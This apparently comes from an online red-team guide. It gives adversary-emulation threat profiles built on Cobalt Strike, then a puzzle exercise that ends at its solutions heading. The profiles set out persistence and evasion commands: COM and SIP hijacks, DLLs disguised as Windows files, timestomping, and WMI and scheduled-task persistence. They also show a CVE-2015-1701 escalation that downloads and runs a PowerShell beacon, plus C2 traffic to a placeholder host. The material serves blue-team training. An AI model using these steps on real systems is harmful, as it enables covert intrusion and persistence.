Emulate TTPs of a realistic adversary to exist on a target network and provide a blue team the opportunity to exercise defensive TTPs.

## **KEY IOCS**[**​**](https://redteam.guide/docs/Threat%20Profiles/blueheart#key-iocs)

* User level C2 Agent
* Custom CobaltStrike Malleable C2 profile to mimic CHOPSTICK IOCs
* Persistence: COM Object Hijacking
* File: **C:\Users\Public\Libraries\apphelp.dll**
* HTTP Traffic to [www.badguy.com](http://www.badguy.com/)
* Beacons every 60 seconds - 30% jitter User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
* Modified Date/Time Stamp (Using [MetaTwin](https://github.com/threatexpress/metatwin" \t "_blank))
* Custom Binary metadata using valid Microsoft signature
* Modified SubjectInterfacePackage (SIP) for Signature Verification Bypass

**Disk Indicators**

C:\Users\Public\Libraries\apphelp.dll

**Metadata**

File: C:\windows\system32\apphelp.dll  
InternalName: Apphelp  
OriginalFilename: Apphelp  
FileVersion: 10.0.10586.0(rs1\_release.151029-  
1700)  
FileDescription:ApplicationCompatibility Client Library  
Product: Microsoft® Windows® Operating System  
ProductVersion: 10.0.10586.0  
Debug: False  
Patched: False  
PreRelease: False  
PrivateBuild: False  
SpecialBuild: False  
Language: English (United States)

**Digital Signature**: Stolen from **c: \windows\system32\taskhostw.exe**

**Time Stamp**: 10/30/2015 02:17 AM

**File Size**: 427960

**MD5 Hash**: A31B0124152CBB60C68DCFEBC9C4909C

**Registry Modifications**

COM Object Hijack

Key: HKCU:\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InProcServer32'   
Property: (Default)  
Property: ThreadingModel

SIP Hijack

Key: HKLM:\SOFTWARE\Microsoft\Cryptography\OID\EncodingType0\CryptSIPDllVerifyIndirectData\{C689AAB8-8E78-11D0-8C47-00C04FC295EE}

**Network Indicators**

HTTP Traffic C2 commands through [www.badguy.com](http://www.badguy.com/)

Sample HTTP GET Request

GET /index.html HTTP/1.1  
Accept-Language: en-US,en;q=0.5  
Host: www.badguy.com  
Proxy-Connection: Keep-Alive  
Cookie: session=sE5QGSAMTumuA/3mNmqe5g==  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;  
Trident/7.0; rv:11.0) like Gecko  
HTTP/1.1 200 OK  
Cache-Control: no-cache  
Content-Type: text/html  
Vary: Accept-Encoding  
Server: IIS 5.0  
Connection: close  
Content-Length: 218  
<html><head><meta http-equiv="refresh" content=0  
url="http://www.badguy.com"><title>Bad Guy Website</title></html>fylWlO  
/d4uBN6b0hPlhUDYRcjdjaifkaukstXQZwO3PZpCzTTR  
FTERSAITNWz2xTNndMcZgPg==

Sample HTTP POST Request

POST /contact HTTP/1.1  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Host: www.badguy.com  
Content-Type: application/x-www-form-urlencoded  
Cookie: session=NzQ4NTU=  
Content-Length: 41  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;Trident/7.0; rv:11.0) like Gecko  
action=Submit&data=jdagislaga-p0Zw  
  
HTTP/1.1 200 OK  
Cache-Control: no-cache  
Content-Type: application/octet-stream  
Server: IIS 5.0  
Connection: close  
Content-Length: 40  
yF8u8YkdbbWNGWm5gUgaalgOOSfZDX2lnQl5qZEF

## **C2 OVERVIEW**[**​**](https://redteam.guide/docs/Threat%20Profiles/blueheart#c2-overview)

HTTP Traffic on TCP port 80 connecting to [www.badguy.com](http://www.badguy.com/) every 60 seconds.

## **TTPS (ENUMERATION, DELIVERY, LATERAL MOVEMENT, PRIVILEGE ESCALATION, ETC.)**[**​**](https://redteam.guide/docs/Threat%20Profiles/blueheart#ttps-enumeration-delivery-lateral-movement-privilege-escalation-etc)

POST-exploitation via Cobalt Strike commands. Enumeration and lateral movement via Cobalt Strike and native Windows commands. Privilege escalation limited and determined POST-exploitation.

## **EXPLOITATION**[**​**](https://redteam.guide/docs/Threat%20Profiles/blueheart#exploitation)

Nothing specific. Operator deploys during after initial access.

## **PERSISTENCE**[**​**](https://redteam.guide/docs/Threat%20Profiles/blueheart#persistence)

User Level persistence where COM Object Handler loads DLL at user logon under taskhostw.exe

$Description = "SystemSoundsService"  
$CLSID = '{2DEA658F-54C1-4227-AF9B-260AB5FC3543}'

# THREAT PROFILE (CYBERSNAKE)

## **DESCRIPTION**[**​**](https://redteam.guide/docs/Threat%20Profiles/cybersnake#description)

C2 threat inspired by the Snake Campaign & Cyber Espionage Toolkit uses DNS instead of HTTP for communications

Reference: <http://www.baesystems.com/en/cybersecurity/feature/the-snake-campaign>

## **CHARACTERISTICS**[**​**](https://redteam.guide/docs/Threat%20Profiles/cybersnake#characteristics)

* C2 Backend: CobaltStrike
* Port(s): 53, 445 (DNS, SMB)
* C2 communication using DNS and SMB Traffic
* Executes in browser only when browser is active
* IP communication using DNS hostnames

Cobalt Strike HTTP Request Profile:

* None

## **SYSTEM MODIFICATIONS**[**​**](https://redteam.guide/docs/Threat%20Profiles/cybersnake#system-modifications)

### **FILES**[**​**](https://redteam.guide/docs/Threat%20Profiles/cybersnake#files)

#### **SMB PAYLOAD**[**​**](https://redteam.guide/docs/Threat%20Profiles/cybersnake#smb-payload)

PATH: **C:\Windows\System32\KBDUS1.DLL**

Binary modified using a resource hacker to look similar to other Windows files

* File Description: United States Keyboard Layout Alternate
* File Version: 6.1.7601.17514
* Product Name: Microsoft(r) Windows(r) Operating System
* Product Version: 6.1.7601.17514
* Copyright: (c)Microsoft Corporation. All right reserved
* Date Modified: 11/20/2010 4:29:11 PM

#### **DNS PAYLOAD**[**​**](https://redteam.guide/docs/Threat%20Profiles/cybersnake#dns-payload)

PATH: **c:\windows\system32\wanAPI.dll**

Binary modified using a resource hacker to look similar to other Windows files

* File Description: Mbnapi
* File Version: 6.1.7600.16385
* Product Name: Microsoft(r) Windows(r) Operating System
* Product Version: 6.1.7600.16385
* Copyright: (c)Microsoft Corporation. All right reserved
* Date Modified: 07/13/2009 7:56:53 PM

## **REGISTRY**[**​**](https://redteam.guide/docs/Threat%20Profiles/cybersnake#registry)

* None

## **WMI**[**​**](https://redteam.guide/docs/Threat%20Profiles/cybersnake#wmi)

* SMB Beacon: WMI KBDMonitor Created containing start up code to launch a smb beacon at each reboot
* DNS Beacon: WMI MSUpdate Created containing start up code to launch a dns beacon at each reboot

## **DEPLOYMENT STEPS**[**​**](https://redteam.guide/docs/Threat%20Profiles/cybersnake#deployment-steps)

1. Create WMI script with file and path to payload
2. Build payloads using profile
3. Build 64 and 32 bit DLL files
4. Use a Resource Hacker utility to modify dll to match File Attributes
5. Deploy dll to target system
6. Verify time matches surrounding files (TimeStomp if needed)

## **PERSISTENCE STEPS (VIA COBALTSTRIKE BEACON CONSOLE)**[**​**](https://redteam.guide/docs/Threat%20Profiles/cybersnake#persistence-steps-via-cobaltstrike-beacon-console)

KBDUS1.dll (SMB Beacon)

cd c:\windows\temp  
upload /data/PAYLOADS/fullstaged/64/KBDUS1.DLL  
powershell-import /data/PAYLOADS/Set-FileTimeStamps.ps1  
powershell Set-FileTimeStamps c:\windows\temp\KBDUS1.DLL "11/20/2010 4:29:11 PM"  
shell move c:\windows\temp\KBDUS1.DLL c:\windows\system32  
powershell-import /data/PAYLOADS/wmi\_persistence\_kbdus1.ps1  
powershell Invoke-WMI-Persistence

wanAPI.dll (DNS Beacon)

cd c:\windows\temp  
upload /data/PAYLOADS/staged/wanAPI.dll  
powershell-import /data/PAYLOADS/Set-FileTimeStamps.ps1  
powershell Set-FileTimeStamps c:\windows\temp\wanAPI.dll "07/13/2009 7:56:53 PM"  
shell move c:\windows\temp\wanAPI.dll c:\windows\system32  
powershell-import /data/PAYLOADS/wmi\_persistence\_wanapi.ps1  
powershell Invoke-WMI-Persistence

# THREAT PROFILE (SIMPLESAM)

## **DESCRIPTION**[**​**](https://redteam.guide/docs/Threat%20Profiles/simplesam#description)

C2 threat modeled after basic HTTP C2 using powershell and phishing as primary entry point. This profile represents commodity malware that doesn't focus on advanced techniques.

## **CHARACTERISTICS**[**​**](https://redteam.guide/docs/Threat%20Profiles/simplesam#characteristics)

* C2 Backend: CobaltStrike
* Port(s): 80
* C2 Communication using HTTP Traffic
* Executes as powershell encoded command
* IP communication using IP addresses
* Persistence: Scheduled Task

HTTP Request Profile

* UserAgent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/6.0)"
* GET: /s/ref=nb\_sb\_nos\_2/143-3245
* POST /S2854/auth/aws-hb

## **SYSTEM MODIFICATIONS**[**​**](https://redteam.guide/docs/Threat%20Profiles/simplesam#system-modifications)

### **FILES**[**​**](https://redteam.guide/docs/Threat%20Profiles/simplesam#files)

* None

### **REGISTRY**[**​**](https://redteam.guide/docs/Threat%20Profiles/simplesam#registry)

* Schedule Task executed at user logon
* Task Name: Updater

### **WMI**[**​**](https://redteam.guide/docs/Threat%20Profiles/simplesam#wmi)

* None

## **DEPLOYMENT STEPS**[**​**](https://redteam.guide/docs/Threat%20Profiles/simplesam#deployment-steps)

Phishing Payload

* Modify an excel document payload with a macros that launches a powershell encoded payload

Powershell Payload

* Create CobaltStrike C2 Profile
* Build payloads using profile
* Powershell Payload
* Create Scheduled Task script with file and path to payload
  + Update persistence script with powershell payload
  + line 78 : Update encoded Powershell payload here
  + line 154: Update Domain name here

## **PERSISTENCE STEPS (VIA COBALTSTRIKE BEACON CONSOLE)**[**​**](https://redteam.guide/docs/Threat%20Profiles/simplesam#persistence-steps-via-cobaltstrike-beacon-console)

powershell-import /data/PAYLOADS/Invoke-Persistence.ps1  
powershell Invoke-Persistence -Name Updater -CreatePersistence -ScheduledTask

## **PRIVILEGE ESCALATION (BASED ON CVE-2015-1701)**[**​**](https://redteam.guide/docs/Threat%20Profiles/simplesam#privilege-escalation-based-on-cve-2015-1701)

Compile exploit and name ghost.exe

Reference: <https://www.exploit-db.com/exploits/37049/>


* 32 Bit Binary: ghost.exe
* Usage:

ghost.exe powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://< TARGETURL >'))"

Powershell uses download and execute via encoded command

Encoded command starts a new beacon as SYSTEM

# ADVERSARIAL MINDSET CHALLENGE



## **DESCRIPTION**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#description)

In the exercise, you’ll quickly complete a series of puzzle challenges designed to encourage critical thinking in a short time frame.

## **INSTRUCTIONS**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#instructions)

* Complete the puzzles in 5 minutes
* Follow each puzzle’s instructions
* Begin when ready

**!! Stop Here !!**


Do not continue until ready

## **START OF PUZZLES**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#start-of-puzzles)

### **9 DOT PUZZLE**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#9-dot-puzzle)

Instructions:


Placing your pen on the page only once, draw four straight lines that pass through all nine dots without lifting the pen from the page.



### **MAZE CHALLENGE**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#maze-challenge)

Instructions:

Draw a line from the laptop to the data center.




### **TRIANGLE PUZZLE**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#triangle-puzzle)

Instructions:

Count the triangles. How many are shown?

Answer:



### **WORD PUZZLE**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#word-puzzle)

Instructions:

Write your explanation to the following story.


A man walks into a bar and asks the bartender for a glass of water. The bartender pulls out a gun and points it at the man. The man says “thank you" and walks out.

### **ALTERNATIVE THOUGHT PROCESSING**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#alternative-thought-processing)

Instructions:

Contemplate the following and think of areas in which common misconceptions or bias influence how security is implemented or approached in your organization.

Given the red dots are areas in which combat aircraft are often hit during engagement, what does the following diagram indicate? What would be your recommendations for additional armoring of the aircraft?




**!! Stop Here !!**

Warning: Do not continue until ready to see solutions

## **SOLUTIONS (DON'T PEEK)**[**​**](https://redteam.guide/docs/Exercises/mindset-challege/#solutions-dont-peek)

